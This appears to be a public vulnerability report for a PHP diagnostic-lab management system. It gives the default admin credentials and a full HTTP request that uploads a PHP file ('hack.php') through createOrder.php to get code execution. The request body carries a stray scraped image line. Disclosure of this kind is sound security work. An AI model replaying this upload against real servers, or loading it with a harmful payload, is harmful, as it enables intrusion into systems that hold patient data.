

main

...

bug\_report / vendors / mayuri\_k / online-diagnostic-lab-management-system / RCE-2.md



xuewawa Create RCE-2.md

History

1 contributor

117 lines (85 sloc) | 3.51 KB

...

# Online Diagnostic Lab Management System v1.0 by mayuri\_k has arbitrary code execution (RCE)

BUG\_Author: 袁世冲

vendors: <https://www.sourcecodester.com/php/15667/online-diagnostic-lab-management-system-using-php-and-mysql-free-download.html>

The program is built using the xampp-php8.1 version

Login account: [mayuri.infospace@gmail.com](mailto:mayuri.infospace@gmail.com)/rootadmin (Super Admin account)

Vulnerability url: ip/diagnostic/php\_action/createOrder.php

Loophole location: Online Diagnostic Lab Management System's createOrder.php file exists arbitrary file upload (RCE)

Request package for file upload:

```
POST /diagnostic/php_action/createOrder.php HTTP/1.1
```

```
Host: 192.168.1.88
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3  
Accept-Encoding: gzip, deflate  
DNT: 1  
Referer: http://192.168.1.88/diagnostic/add-invoice.php  
Cookie: PHPSESSID=flklolh755oivesj89eu5fo2c7  
Connection: close  
Content-Type: multipart/form-data; boundary=-----2911028935278  
Content-Length: 2130

-----291102893527846  
Content-Disposition: form-data; name="orderDate"

2022-09-21

-----291102893527846  
Content-Disposition: form-data; name="clientName"

3  
-----291102893527846  
Content-Disposition: form-data; name="clientContact"

7070707070  
-----291102893527846  
Content-Disposition: form-data; name="productName[]"

4  
-----291102893527846  
Content-Disposition: form-data; name="rateValue[]"

300  
-----291102893527846  
Content-Disposition: form-data; name="quantity[]"

1  
-----291102893527846  
Content-Disposition: form-data; name="totalValue[]"

300.00  
-----291102893527846  
Content-Disposition: form-data; name="subTotalValue"

300.00  
-----291102893527846  
Content-Disposition: form-data; name="totalAmountValue"

354.00  
-----291102893527846  
Content-Disposition: form-data; name="discount"

```
1
-----291102893527846
Content-Disposition: form-data; name="grandTotalValue"

353.00
-----291102893527846
Content-Disposition: form-data; name="gstn"

54.00
-----291102893527846
Content-Disposition: form-data; name="vatValue"

54.00
-----291102893527846
Content-Disposition: form-data; name="paid"

1
-----291102893527846
Content-Disposition: form-data; name="dueValue"

352.00
-----291102893527846
Content-Disposition: form-data; name="paymentType"

6
-----291102893527846
Content-Disposition: form-data; name="paymentStatus"


2
-----291102893527846
Content-Disposition: form-data; name="paymentPlace"

1
-----291102893527846
Content-Disposition: form-data; name="productImage"; filename="hack.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----291102893527846--
```



The files will be uploaded to this directory \diagnostic\assets\myimages\



We visited the directory of the file in the browser and found that the code had been executed

